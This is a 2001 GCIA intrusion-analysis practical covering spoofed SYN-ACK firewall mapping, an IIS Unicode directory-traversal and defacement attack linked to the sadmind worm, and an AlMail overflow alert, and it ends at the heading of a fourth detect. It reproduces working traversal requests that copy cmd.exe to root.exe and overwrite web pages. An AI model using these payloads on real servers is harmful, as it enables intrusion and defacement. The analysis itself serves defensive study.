Andrew Hall
GCIA Attempt
11th July 2001

1. Network Detects

All detects listed below are taken from the iSecure [1] Pty Ltd network.

a. Mapping through a stateless Firewall

The hosts being targeted in this detect are situated behind a firewall.

1. Log of incident

The following log formats are from tcpdump v3.6.1 -1. Each log line will show the time at which the packets were received, the source and destination IP addresses, as well as specific protocol information such as TCP ports, sequence numbers, and TCP options.

```
22:00:13.484989 61.129.65.246.www > X.Y.13.80.1029: S 936440613:936440613(0) ack 53842 win 5840 <mss
1460> (DF)
22:00:13.486138 61.129.65.246.www > X.Y.13.80.1029: S 936440613:936440613(0) ack 53842 win 5840 <mss
1460> (DF)
22:00:13.486149 61.151.253.4.www > X.Y.13.80.1029: S 1133992260:1133992260(0) ack 53842 win 8000 <mss
0> (DF)
22:00:13.486280 61.129.65.246.www > X.Y.13.80.1029: S 936440613:936440613(0) ack 53842 win 5840 <mss
1460> (DF)
22:00:13.486284 61.151.253.4.www > X.Y.13.80.1029: S 1133992260:1133992260(0) ack 53842 win 8000 <mss
0> (DF)
22:00:13.486342 61.129.65.246.www > X.Y.13.80.1029: S 936440613:936440613(0) ack 53842 win 5840 <mss
1460> (DF)
22:00:13.486353 61.151.253.4.www > X.Y.13.80.1029: S 1133992260:1133992260(0) ack 53842 win 8000 <mss
0> (DF)

<snip>

22:00:13.498783 61.129.65.246.www > X.Y.13.80.1029: S 936440613:936440613(0) ack 53842 win 5840 <mss
1460> (DF)
22:00:13.498863 61.151.253.4.www > X.Y.13.80.1029: S 1133992260:1133992260(0) ack 53842 win 8000 <mss
0> (DF)
22:00:13.498867 61.129.65.246.www > X.Y.13.80.1029: S 936440613:936440613(0) ack 53842 win 5840 <mss
1460> (DF) [ttl 1]
22:00:13.498925 61.151.253.4.www > X.Y.13.80.1029: S 1133992260:1133992260(0) ack 53842 win 8000 <mss
0> (DF) [ttl 1]
22:00:13.498945 X.Y.0.30 > 61.129.65.246: icmp: time exceeded in-transit (DF)
22:00:13.507307 61.140.60.21.www > X.Y.13.80.1029: S 760196316:760196316(0) ack 53842 win 16616 <mss
1460> (DF)
22:00:13.507365 61.140.60.21.www > X.Y.13.80.1029: S 760196316:760196316(0) ack 53842 win 16616 <mss
1460> (DF)
22:00:13.507503 61.140.60.21.www > X.Y.13.80.1029: S 760196316:760196316(0) ack 53842 win 16616 <mss
1460> (DF)

<snip>

22:00:13.686244 61.151.253.4.www > X.Y.5.16.socks: S 1708215536:1708215536(0) ack 58871 win 8000 <mss
0> (DF)
22:00:13.686325 61.151.253.4.www > X.Y.5.16.socks: S 1708215536:1708215536(0) ack 58871 win 8000 <mss
0> (DF)
22:00:13.687610 61.151.253.4.www > X.Y.5.16.socks: S 1708215536:1708215536(0) ack 58871 win 8000 <mss
0> (DF) [ttl 1]
22:00:13.719145 61.129.65.246.www > X.Y.4.80.1040: S 3328961924:3328961924(0) ack 65524 win 5840 <mss
1460> (DF)
22:00:13.719206 61.129.65.246.www > X.Y.4.80.1040: S 3328961924:3328961924(0) ack 65524 win 5840 <mss
1460> (DF)
22:00:13.719342 61.129.65.246.www > X.Y.4.80.1040: S 3328961924:3328961924(0) ack

<snip>

22:00:15.116065 61.135.132.3.www > X.Y.10.34.1070: S 1870925690:1870925690(0) ack 47982 win 65535
<mss 1460>
22:00:15.116145 61.135.132.3.www > X.Y.10.34.1070: S 1870925690:1870925690(0) ack 47982 win 65535
<mss 1460>
22:00:15.116275 61.135.132.3.www > X.Y.10.34.1070: S 1870925690:1870925690(0) ack 47982 win 65535
<mss 1460>

<snip>
```

[1] http://www.isecure.com.au

```
22:00:16.056762 61.135.132.3.www > X.Y.10.69.1031: R 0:0(0) ack 1 win 65535
22:00:16.056896 61.135.132.3.www > X.Y.10.69.1031: R 0:0(0) ack 1 win 6 5535

<snip>

22:00:16.060331 61.135.132.3.www > X.Y.10.69.1031: R 0:0(0) ack 1 win 65535
22:00:16.060439 61.135.132.3.www > X.Y.10.69.1031: R 0:0(0) ack 1 win 65535
22:00:16.060498 61.135.132.3.www > X.Y.10.69.1031: R 0:0(0) ack 1 win 65535
22:00:16.060581 61.135.132.3.www > X.Y.10.34.1070: S 1870925690:1870925690(0) ack
47982 win 65535 <mss 1460>

<snip>

22:00:41.140532 61.140.60.21.www > X.Y.0.89.1039: S 2173122565:2173122565(0) ack 4
7350 win 16616 <mss 1460> (DF)
22:00:41.140534 61.140.60.21.www > X.Y.0.89.1039: S 2173122565:2173122565(0) ack 4
7350 win 16616 <mss 1460> (DF) [ttl 1]
22:00:41.140538 X.Y.0.30 > 61.140.60.21: icmp: time exceeded in-transit (DF)
22:00:41.313611 61.129.65.246.www > www.my_webserver.au.1027: S 1211121886:121112186(0) ack 57 704 win
5840 <mss 1460> (DF)
22:00:41.316138 61.151.253.4.www > www.my_webserver.au.1027: S 1653951128:165395118(0) ack 57704 win
8000 <mss 0> (DF)
22:00:41.314580 www.my_webserver.au.1027 > 61.129.65.246.www: R 57704:57704(0) win 0
22:00:41.317073 www.my_webserver.au.1027 > 61.151.253.4.www: R 57704:57704(0) win 0
22:00:41.347431 61.140.60.21.www > www.my_webserver.au.1027: S 1488803206:1488803206(0) ack 57704 win
16616 <mss 1460> (DF)
22:00:41.347808 www.my_webserver.au.1027 > 61.140.60.21.www: R 57704:57 704(0) win 0
22:00:42.078674 61.129.65.246.www > X.Y.2.58.1085: S 3788905242:3788905242(0) ack 69039 win 5840 <mss
1460> (DF)
22:00:42.079014 61.151.253.4.www > X.Y.2.58.1085: S 16209005:16209005(0) ack 69039 win 8000 <mss 0>
(DF)
22:00:42.079081 61.129.65.246.www > X.Y.2.58.1085: S 3788905242:3788905242(0) ack 69039 win 5840 <mss
1460> (DF)
```

ii. Tool of Detect

Tcpdump v3.6.1 -1

iii. Description of Attack

Large quantities of Unsolicited SYN -ACKs are being sent from spoofed sources, which also show signs of tracero uting through TTL manipulation.

1. **Probability of a spoofed source**

   The address is definitely spoofed, since the X.Y hosts are being sent SYN-ACKS, yet no such request to the apparently responding host was made by the X.Y hosts.

   Although is it possible th at our hosts are being spoofed, and we are receiving a valid SYN -ACK from the other hosts, this is unlikely because of the unusual TTL decrementing viewed. Further investigation into the multiple SYN -ACKS sent shows that the TTL of the apparent acknowledg ements decrements by one each time until the packet no longer reaches our hosts. This would not be expected traffic for a normal host responding to requests from a spoofing source.

2. **Stimulus vs Response**

   The traffic being viewed is attempting to look like a response to a SYN connection request, yet no such request has been made. The traffic from the non X.Y hosts is thus stimulus traffic.

   As discussed above, it is unlikely that this traffic is the response to another host spoofing out hosts, as it wou ld appear that this traffic has been directed towards our hosts.

3. **Service targeted**

It was made to appear that hosts from behind a firewall had made requests to external web pages on port 80. By crafting replies, a firewall may pass these replies through because the web server being sent the replies would be allowed to receive such replies. This technique would be effective with any running TCP service.

Combined with the TTL decrementing , these packets would have allowed the attacker to determine networ k topology details between the firewall and the actual hosts behind the firewall.

Overall, it would appear that attempts were made to map the location of hosts behind the firewall, and to pass packets to the web server through the firewall.

It should be noted that this could be an attempted denial of service attempt. However, there does not appear to be enough data being sent, or being sustained long enough for this to be considered a legitimate denial of service attempt.

4. Attack Purpose

The crafting of SYN-ACK and later RESET packets would have had a number of potential purposes. As mentioned above, these packets would pass through a stateless firewall, allowing the mapping of hosts behind the firewall.

In addition to this, the amount of traffic vie wed could be a DoS attempt against our hosts. For instance if our hosts were to respond to all the viewed traffic with RESETs, or with ICMP Host Unreachable then this would result in a lot of traffic passing through the infrastructure, and may be an attem pt to flood a firewall or router.

Furthermore, this attack would also have an additional 'benefit' for the attacker of causing increased traffic to the spoofed hosts. Any responding traffic from our hosts would be directed back to spoofed hosts, and if t he true attacker was performing the same SYN -ACKS on a variety of other hosts, a distributed DoS would be possible.

iv. Attack mechanism

The attack involved the sending of SYN -ACK packets from a spoofed source to our hosts. Multiple spoofed sources were use d, which were generally valid Chinese web servers. Traffic was crafted from each spoofed hosts such that multiple 'replies' were seen from each host, but each time the TTL value was decremented.

v. Correlations

It is interesting to note that the TTL decr ementing only occurred against IP addresses which do not have an associated host. When ever a true host was sent a SYN -ACK and it responded with a RESET then no more traffic was sent to this host from the same spoofed source. However, immediately the othe r spoofed sources would also send SYN - ACKs to the newly found valid hosts.

Another interesting observation is that at rare random intervals a large amount of RESETs were sent, again with TTL decrementing. Generally these packets were crafted to look li ke they were coming from the actual spoofed source, ie the valid host was sending RESETs to us in response to our RESETs sent to it. However, this was obviously not the case because of the TTL decrementing. Furthermore, these were only occasionally sent to us, and if our RESETs were getting back to a true innocent host, then we would had viewed much more predictable responses of the RESETs. At least once the RESETs were received, but were totally unrelated to the preceeding traffic viewed. Perhaps there was an error in the script or program generating this traffic.

No similar traffic was found reported on GIAC relates sites.

vi. Evidence of active targeting

No evidence of active targeting was found.

vii. Severity

(Criticality + Lethality) – (System Countermeasures + Network Countermeasures) = Severity

	Rating	Comment
Criticality	5	Unsolicited traffic was passing through a firewall, and reaching hosts behind the firewall
Lethality	3	Potentially, this traffic could be use as a denial of service against our hosts
System Countermeasures	1	N/A
Network Countermeasures	1	The firewall passed this traffic through

Total → 6

viii. Defense recommendation

A stateful firewall should be implemented, which would silently drop such traffic.

ix. Multiple choice question

Given only the following three lines of tcpdump traffic, which answer is most likely true;

```
22:00:13.498783 61.129.65.246.www > X.Y.13.80.1029: S 936440613:936440613(0) ack 53842 win 5840
<mss 1460> (DF)
22:00:13.498867 61.129.65.246.www > X.Y.13.80.1029: S 936440613:936440613(0) ack 53842 win 5840
<mss 1460> (DF) [ttl 1]
22:00:13.498945 X.Y.0.30 > 61.129.65.246: icmp: time exceeded in-transit (DF)
```

1. The host X.Y.13.80 is requesting a web page from 61.129.65.246
2. The host 61.129.65.246 is attempting to map a path to X.Y.13.80
3. The host X.Y.13.80 exists
4. The host 61.129.65.246 does not exist

Answer → 3. Given only these lines, it would appear that same response has been given to X.Y.13.80, yet the TTL has obviously changed, and decremented to such a point where an intermediate router has had to reply with an ICMP time exceeded in transit.

Answer 3 may be true, but there is not specific evidence of this.

b. HTTP dot dot exploit – sadmind worm

i. Log of incident

The logs below are from Snort v1.7 -1, and web logs from an IIS 4.0 Web Server. The snort logs will show the name of the alert, followed by the time at which the packet was received, the source and destination IP addresses, as well as the specific protocol (ie TCP) packet.

Some of the snort alerts also include th e data payload of the packet. This will show exactly what was being requested in the TCP connections.

Finally, the Web Server logs indicate the HTTP requests which were made to the web server, and also indicate the success or failure of the request.

```
[**] spp_http_decode: IIS Unicode attack detected [**]
05/07-11:12:35.153963 216.231.240.6:62552 -> X.Y.87.135:80
TCP TTL:242 TOS:0x0 ID:59214 IpLen:20 DgmLen:118 DF
***AP*** Seq: 0xDDA086FE  Ack: 0x8B2C90E2  Win: 0x2238  TcpLen: 20

[**] WEB-MISC http directory traversal [**]
05/07-11:12:35.153963 216.231.240.6:62552 -> X.Y.87.135:80
TCP TTL:242 TOS:0x0 ID:59214 IpLen:20 DgmLen:118 DF
***AP*** Seq: 0xDDA086FE  Ack: 0x8B2C90E2  Win: 0x2238  TcpLen: 20

[**] spp_http_decode: IIS Unicode attack detected [**]
05/07-11:12:35.585881 216.231.240.6:62553 -> X.Y.87.135:80
TCP TTL:242 TOS:0x0 ID:59220 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0xDDA2C53F  Ack: 0x8B3056FF  Win: 0x2238  TcpLen: 20

[**] WEB-MISC http directory traversal [**]
05/07-11:12:35.585881 216.231.240.6:62553 -> X.Y.87.135:80
TCP TTL:242 TOS:0x0 ID:59220 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0xDDA2C53F  Ack: 0x8B3056FF  Win: 0x2238  TcpLen: 20

[**] INFO - Web File Copied ok [**]
05/07-11:12:35.656747 X.Y.87.135:80 -> 216.231.240.6:62553
TCP TTL:63 TOS:0x0 ID:27896 IpLen:20 DgmLen:422 DF
***AP*** Seq: 0x8B3056FF  Ack: 0xDDA2C5A3  Win: 0x4470  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

05/07-11:12:35.153963 216.231.240.6:62552 -> X.Y.87.135:80
TCP TTL:242 TOS:0x0 ID:59214 IpLen:20 DgmLen:118 DF
***AP*** Seq: 0xDDA086FE  Ack: 0x8B2C90E2  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 30 25 61 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c0%af../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 2B 2E 2E 5C 77 77 77 72 6F 6F 74  c+dir+..\wwwroot
5C 20 48 54 54 50 2F 31 2E 30 0D 0A 0D 0A        \ HTTP/1.0....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

05/07-11:12:35.153963 216.231.240.6:62552 -> X.Y.87.135:80
TCP TTL:242 TOS:0x0 ID:59214 IpLen:20 DgmLen:118 DF
***AP*** Seq: 0xDDA086FE  Ack: 0x8B2C90E2  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E C0  GET /scripts/...
AF 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  .../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 2B 2E 2E 5C 77 77 77 72 6F 6F 74 5C 20 48 54  r+..\wwwroot\ HT
54 50 2F 31 2E 30 0D 0A 0D 0A 0D 0A 0D 0A        TP/1.0........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

05/07-11:12:35.656747 X.Y.87.135:80 -> 216.231.240.6:62553
TCP TTL:63 TOS:0x0 ID:27896 IpLen:20 DgmLen:422 DF
***AP*** Seq: 0x8B3056FF  Ack: 0xDDA2C5A3  Win: 0x4470  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 35 30 32 20 47 61 74  HTTP/1.1 502 Gat
65 77 61 79 20 45 72 72 6F 72 0D 0A 53 65 72 76  eway Error..Serv
```

```
65 72 3A 20 4D 69 63 72 6F 73 6F 66 74 2D 49 49  er: Microsoft-II
53 2F 34 2E 30 0D 0A 44 61 74 65 3A 20 4D 6F 6E  S/4.0..Date: Mon
2C 20 30 37 20 4D 61 79 20 32 30 30 31 20 30 31  , 07 May 2001 01
3A 31 31 3A 35 37 20 47 4D 54 0D 0A 43 6F 6E 74  :11:57 GMT..Cont
65 6E 74 2D 4C 65 6E 67 74 68 3A 20 32 34 32 0D  ent-Length: 242.
0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74  .Content-Type: t
65 78 74 2F 68 74 6D 6C 0D 0A 0D 0A 3C 68 65 61  ext/html....
0A 3C 62 6F 64 79 3E 3C 68 31 3E 43 47 49 20 45  .CGI E
72 72 6F 72 3C 2F 68 31 3E 54 68 65 20 73 70 65  rror The spe
63 69 66 69 65 64 20 43 47 49 20 61 70 70 6C 69  cified CGI appli
63 61 74 69 6F 6E 20 6D 69 73 62 65 68 61 76 65  cation misbehave
64 20 62 79 20 6E 6F 74 20 72 65 74 75 72 6E 69  d by not returni
6E 67 20 61 20 63 6F 6D 70 6C 65 74 65 20 73 65  ng a complete se
74 20 6F 66 20 48 54 54 50 20 68 65 61 64 65 72  t of HTTP header
73 2E 20 20 54 68 65 20 68 65 61 64 65 72 73 20  s.  The headers
69 74 20 64 69 64 20 72 65 74 75 72 6E 20 61 72  it did return ar
65 3A 3C 70 3E 3C 70 3E 3C 70 72 65 3E 20 20 20  e:
20 20 20 20 20 31 20 66 69 6C 65 28 73 29 20 63       1 file(s) c
6F 70 69 65 64 2E 0D 0A 3C 2F 70 72 65 3E        opied...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+


05/07-11:12:36.049824 216.231.240.6:62604 -> X.Y.87.135:80
TCP TTL:242 TOS:0x0 ID:59226 IpLen:20 DgmLen:471 DF
***AP*** Seq: 0xDDA5896C  Ack: 0x8B355E8F  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 72 6F 6F  GET /scripts/roo
74 2E 65 78 65 3F 2F 63 2B 65 63 68 6F 2B 5E 3C  t.exe?/c+echo+^<
68 74 6D 6C 5E 3E 5E 3C 62 6F 64 79 2B 62 67 63  html^>^^
^^^<
62 72 5E 3E 5E 3C 62 72 5E 3E 5E 3C 62 72 5E 3E  br^>^^
5E 3C 74 61 62 6C 65 2B 77 69 64 74 68 3D 31 30  ^^^^<
66 6F 6E 74 2B 73 69 7A 65 3D 37 2B 63 6F 6C 6F  font+size=7+colo
72 3D 72 65 64 5E 3E 66 75 63 6B 2B 55 53 41 2B  r=red^>fuck+USA+
47 6F 76 65 72 6E 6D 65 6E 74 5E 3C 2F 66 6F 6E  Government^^^^
3C 70 2B 61 6C 69 67 6E 3D 22 63 65 6E 74 65 72  ^fuck
2B 50 6F 69 7A 6F 6E 42 4F 78 5E 3C 74 72 5E 3E  +PoizonBOx^
5E 3C 74 64 5E 3E 5E 3C 70 2B 61 6C 69 67 6E 3D  ^^^contact:sysad
6D 63 6E 40 79 61 68 6F 6F 2E 63 6F 6D 2E 63 6E  mcn@yahoo.com.cn
5E 3C 2F 68 74 6D 6C 5E 3E 3E 2E 2E 2F 77 77 77  ^>../www
72 6F 6F 74 2F 2E 2F 69 6E 64 65 78 2E 61 73 70  root/./index.asp
20 48 54 54 50 2F 31 2E 30 0D 0A 0D 0A 2E 2F 77   HTTP/1.0...../w
77 77 72 6F 6F 74 2F 2E 2F 69 6E 64 65 78 2E 61  wwroot/./index.a
73 70 20 48 54 54 50 2F 31 2E 30 0D 0A 0D 0A     sp HTTP/1.0....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+


"GET /scripts/../../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 200 411
"GET /scri pts/../../winnt/system32/cmd.exe?/c+dir+..  \ HTTP/1.0" 200 744
"GET /scripts/../../winnt/system32/cmd.exe?/c+copy+  \winnt\system32\cmd.exe+root.exe
HTTP/1.0" 502 382
"GET /scripts/../../winnt/system32/cmd.exe?/c+copy+  \winnt\system32\cmd.exe+root.exe
HTTP/1.0 " 502 382

"GET
/scripts/root.exe?/c+echo+^^^^^^^^^^^^^fuck+USA+Government^^^^^fuck+PoizonBOx^^^^conta
ct:sysadmcn@yahoo.com.cn^>.././index.asp HTTP/1.0" 502 355
"GET
/scripts/root.exe?/c+echo+^^^^^^^^^^^^^fuck+USA+Government^^^^^fuck+PoizonBOx^^^^conta
ct:sys admcn@yahoo.com.cn^>.././index.htm HTTP/1.0" 502 355
"GET
/scripts/root.exe?/c+echo+^^^^^^^^^^^^^fuck+USA+Government^^^^^fuck+PoizonBOx^^^^conta
ct:sysadmcn@yahoo.com.cn^>.././default.asp HTTP/1.0" 502 355
"GET
/scripts/root.exe?/c+echo+^^^^^^^^^^^^^fuck+USA+  Government^^^^^fuck+PoizonBOx^^^^conta
ct:sysadmcn@yahoo.com.cn^>.././default.htm HTTP/1.0" 502 355
"GET /scripts/../../winnt/system32/cmd.exe?/c+copy+  \winnt\system32\cmd.exe+root.exe
HTTP/1.0" 502 382

"GET /index.asp HTTP/1.0" 200 0
```

ii. Tool of Detect

Snort v1.7-1, with a custom rule set
Snort Snarf v1.35
Web Log files from IIS 4.0 Web Server.

iii. Description of Attack

The attack works by firstly traversing out of the web root directory and copying the cmd.exe file to a new file called root.exe. For instance;

```
GET /scripts/../../winnt/system32/cmd.exe?/c+dir
GET/scripts/../../winnt/system32/cmd.exe?/c+copy+\winnt\system32\cmd.exe+ root.exe
```

Once the root.exe file has been created, a request is made to this file to echo HTML code to particular, default IIS file s. The intention here is to replace common files which would be requested in a standard index web page request.

In particular, the following files were replaced:
index.asp, index.htm, default.asp, default.htm, index.asp, index.htm, and default.htm;
in the following directories:
webroot directory, the ../directory (from the webroot), the ../../directory, Catalog.wci, ftproot, iissamples, Mail, Mailroot, scripts, wwwroot, wwwroot/cgi -bin, wwwroot/images, wwwroot/Service, and wwwroot/_private.

1. Probability of a spoofed source

Since the attack relies upon making a full TCP connection before a HTTP request can be made, it is unlikely that the source address has been spoofed.

2. Service targeted

A HTTP web server has been targeted, in particular with HTTP request over port 80. The particular web server which has been targeted is unpatched Microsoft Internet Information System (IIS) web servers.

3. Service known vulnerabilities

There are a large number of malicious HTTP requests which can be made to web servers w hich aim to exploit either a buffer overflow, or to by pass web server security features. In this case, the directory traversal technique has been well known, and both signatures and patches exist.

4. Attack purpose

The attack was used to compromise the in tegrity of the web server through the creation of new files, which were intended to over - write pre-existing files with the same name.

iv. Attack Mechanism

The attack mechanism is by a malicious and specially crafted HTTP request. Such a request could be mad e from either a script, or by hand in a standard web browser.

v. Correlations

It was later discovered that there had been multiple attacks made to the other IIS 4.0 web servers on the same network segment over a period of eight days. It was discovered that eight web servers were targeted, such that on each day of attacking shown below, all the same sites were attacked.

For instance;

Time Commenced	Time Ceased	Attacking IP	Attacking Name
07-05-2001:11:12:21	07-05-2001:11:13:24	216.231.240.6	City of Escondido, US
07-05-2001:11:46:37	07-05-2001:11:47:37	210.111.51.12	Hyundai Information Technology, Korea
07-05-2001:12:10:50	07-05-2001:12:10:58	209.77.161.251	Pacific Bell Internet Service
09-05-2001:10:45:31 09-05-2001:16:47:48	09-05-2001:10:45:35 09-05-2001:16:50:26	204.248.169.112 211.234.8.182	US Sprint, Herndon, US Korea Internet Service
10-05-2001:07:11:38	10-05-2001:07:13:03	210.252.131.67	Computer communication Oita Advanced public Regional Association, Japan
10-05-2001:17:22:15	10-05-2001:17:23:34	140.216.13.65	Department of Interior, Sacramento, US
15-05-2001:06:28:09	15-05-2001:06:23:24	210.40.160.33	Guiyang Medical College, China
15-05-2001:18:18:19	15-05-2001:18:20:40	202.241.135.2	Tokai Communication Platform, Japan

In addition t o the actual attack, it was observed that a number of the hosts would perform a traceroute to the same network as the targeted host about two hours before the attack commenced. For instance;

```
[**] MISC traceroute [**]
05/07-10:04:38.591669 209.77.161.251:64126-> 202.125.1.195:80
TCP TTL:1 TOS:0x0 ID:9813 IpLen:20 DgmLen:44 DF
******S* Seq: 0xFF544F67 Ack: 0x0 Win: 0x2238 TcpLen: 24
TCP Options (1) => MSS: 1460 [Snort log]

[**] MISC traceroute [**]
05/07-10:04:43.608084 209.77.161.251:64673-> 202.125.1.236:80
TCP TTL:1 TOS:0x0 ID:14823 IpLen:20 DgmLen:44 DF
******S* Seq: 0x7B6EA4 Ack: 0x0 Win: 0x2238 TcpLen: 24
TCP Options (1) => MSS: 1460 [Snort log]

[**] spp_http_decode: IIS Unicode attack detected [**]
05/07-12:11:30.453461 209.77.161.251:40467-> 202.125.15.18:80
TCP TTL:243 TOS:0x0 ID:18595 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x765D62B6 Ack: 0x3D504450 Win: 0x2238 TcpLen: 20 [Snort log]
```

A possible explanation for this traceroute would be to determine the number of hops to the web server, and then u se this value to craft a new initial TTL value. Of the attacking hosts, all the TTL values of the attacking hosts were very close. For instance;

Attacking IP	TTL Value
216.231.240.6	242
210.111.51.12	244
209.77.161.251	243
204.248.169.112	243
210.252.131.67	242
140.216.13.65	244

210.40.160.33	224
202.241.135.2	239

Given that these hosts resolve to addresses from all over the world, including the US, China and Japan, it is difficult to believe that all would have such similar TTL values once the y reached our infrastructure.

It can be also noticed that all the source ports are quite high, ie 46000 range through to the low 60000. This would most likely be a Solaris host [2], and would raise to idea that these attacks were made from compromised hosts , perhaps victims of the sadmind worm [3]. Indeed the HTML written to the compromised host is consistent with the content reportably written by the sadmind worm.

However, it is still unclear why all the TTLs were so similar, or why these hosts were all targ eted over the various days of attacks.

vi. Evidence of active targeting

The address range where these web servers sit is constantly scanned, and given a reasonable amount of time searching, no particular scan really stood out which would be likely to identif y that these web servers existed.

vii. Severity

	Rating	Comment
Criticality	5	Client web servers are an essential part of the service offered
Lethality	4	Important web files could be written over, as well as the web site potentially displaying corrupted web pages
System Countermeasures	1	The web server was not patched [4].
Network Countermeasures	1	The firewall did not block the attack [5].

Severity = 0

viii. Defense recommendations

The ultimate and most effective defense is to patch the web server with the Micros oft issued patch.

A firewall or host based IDS (such as Real Secure Server Sensor) could be used to block the traffic. Some firewalls can inspect the payload of packets, and block based on the payload findings. Similarly, a host based IDS can be 'in -circuit', such that the malicious packets must pass through the detection process, and therefore can be blocked before reaching the application processes.

ix. Multiple choice question

[2] http://www.securityportal.com/closet/closet20 001108.html
[3] http://www.cert.org/advisories/CA -2001-11.html
[4] http://www.microsoft.com/ntserver/nts/ downloads/critical/q269862/default.asp
[5] Some firewall products, such as Firewall -1 can block and drop connections based on URI content. However, this is dependent on particular versions, as well as placing additional load onto the firewall.

Given the following HTTP request, what is the most likely explanation;

```
"GET
/scripts/../../winnt/system32/cmd.exe?/c+copy+  \winnt\system32\cmd.exe+root.ex
e HTTP/1.0" 502 382
```

1. A request is being made to create a file called cmd.exe
2. A request is being made to view a file called cmd.exe+root.exe
3. A request is being made to copy cmd.exe to root.exe
4. The request is retrieving a particular file from the scripts directory in the web root of the web server.

Answer: 3

c. Almail Exploit

i. Log of incident

The following logs are taken from a Real Secure 5.5 Workgroup Manager. The particular policy being used is a custom variant of the Maximum Coverage default Network Sensor policy. The elements of the log entries are self explanatory.

```
Event:             Email_Almail_Overflow
Date:
Source:            216.32.181.73
Destination:       X.Y.8.25
Sensor Location:   X.Y.0.49
Protocol:          TCP
Source Port:       4751
Destination Port:  25
INFO:              Buffer Length 445

Event:             Email_Almail_Overflow
Date:
Source:            216.32.181.142
Destination:       X.Y.8.25
Sensor Location:   X.Y.0.49
Protocol:          TCP
Source Port:       4751
Destination Port:  25
INFO:              Buffer Length 445

Event:             Email_Almail_Overflow
Date:
Source:            216.32.181.61
Destination:       X.Y.8.25
Sensor Location:   X.Y.0.49
Protocol:          TCP
Source Port:       4751
Destination Port:  25
INFO:              Buffer Length 442
```

ii. Tool of detect

Real Secure 5.5 Workgrou p Manager with Service Release 1.1, and Real Secure Network Sensor 5.0.

iii. Description of attack

1. Probability of a spoofed source

The three source hosts involved all came from within the Exodus Communications [6] address range, and resolve to what appears to b e hotmail mail servers. Ie law2 -f142.hotmail.com and law2 -f73.hotmail.com. It is unlikely that these are spoofed sources, since the delivery of mail will require a full TCP connection.

2. Service targeted

[6] http://www .exodus.net

The service, which is attempting to be exploited, is ultimately a AlMail POP3 mail server. The delivery medium of the exploit occurs over port 25, with the delivery of the mail to a mail server.

Although POP3 mail is delivered to a user via port 110, the mail will traverse the Internet via sendmail which runs on port 25. The exploit will take affect once the mail is delivered via port 25 to the POP3 mail server.

3. Service known vulnerabilities

There are numerous vulnerabilities associated with POP mail servers. In this instance, Real Secure has detected that the email header length is large enough to potentially cause a buffer overflow in the Almail mail server. This would lead to a denial of service, and the possibility of executing arbitrary code.

The vulnerability is triggered when the mail server attempts to parse the SMTP headers of the email [7].

A recent posting to FOCUS-IDS@SECURITYFOCUS.COM entitled 'False Positives in email handling within ISS RealSecure' by Clinton Smith indicates that there may be a false positive for this alert in Real Secure, in that certain message formats will cause Real Secure to consider the whole length of the email message, not just the length of the headers.

Without the actual full packet capture of the traffic which generated these alerts, it is not possible to determine if these alerts are the result of the possible false positive mentioned above.

4. Attack purpose

Most buffer overflow attacks are used to provide the opportunity to place arbitrary code on the execution stack, thus allowing for a compromise of some kind. A buffer overflow may also be used to cause an exception in the execution of the process, and this may cause the process to stop which will result in a Denial Of Service.

There is no indication as to which purpose is intended.

iv. Attack Mechanism

The attack becomes effective when the email with large headers passes through a susceptible mail server, causing a buffer overflow of the server.

v. Correlations

All of the Almail alerts viewed above, and those subsequently view, have had a source of a hotmail server. It is possible that since hotmail accounts are used for personal use, and often will be used to forward on email to other friends, large mail headers could build up which would trigger the Real Secure alert.

[7] http://xforce.iss.net/static/3541.php

However, there are many other mail servers that would send similar mail which do not trigger this alert.

Investigation into the Almail server program shows that is almost exclusively used by Japanese, and Asian hosts.

Given that the Alm ail alerts were mostly viewed during the US and Chinese 'hacker war', it is suggested that perhaps a malicious user was sending what appeared to be SPAM mail out from hotmail, with large mail headers, some of which would be destined for Asian mail servers, with the intention to crash the foreign mail servers.

There was very little information, and no other reported alerts for this alert type found. The most useful, but little, information found was located at http://xforce.iss.net/static/3541.php.

vi. Evidence of active targeting

No evidence of active targeting has been found.

vii. Severity

	Rating	Comment
Criticality	5	Mail systems are an essential element of the service provided to clients
Lethality	0	Since no Almail servers are being run in our system, t here is no lethality associated with the attack
System Countermeasures	5	None are required
Network Countermeasures	5	None are required

Severity = -5

viii. Defense recommendation

No changes are required for our system. If however you were using an Almail c lient, it would be recommended to either update the version, or apply relevant patches.

It would be possible to configure Real Secure to respond to such alerts with a Real Secure Kill, such that RST packets are sent both to the source and destination, thu s closing the connection, and averting the buffer overflow.

ix. Multiple choice question

Given the following Real Secure alert, which element is most suspicious, given that this traffic is destined for port 25?

```
Event:            XXXX
Source:           216.32.181.73
Destinatio n:     X.Y.8.25
Sensor Location:  X.Y.0.49
Protocol:         TCP
Source Port:      4751
Destination Port:      25
INFO:             Buffer Length 445
```

1. The source port

2. The destination port
3. The protocol
4. The buffer length

Answer → 4

d. HTTP Webfinger

i. Log of incident

The following logs are taken from a Real Secure 5.5 Workgroup Manager. The elements of the log entries are self explanatory.
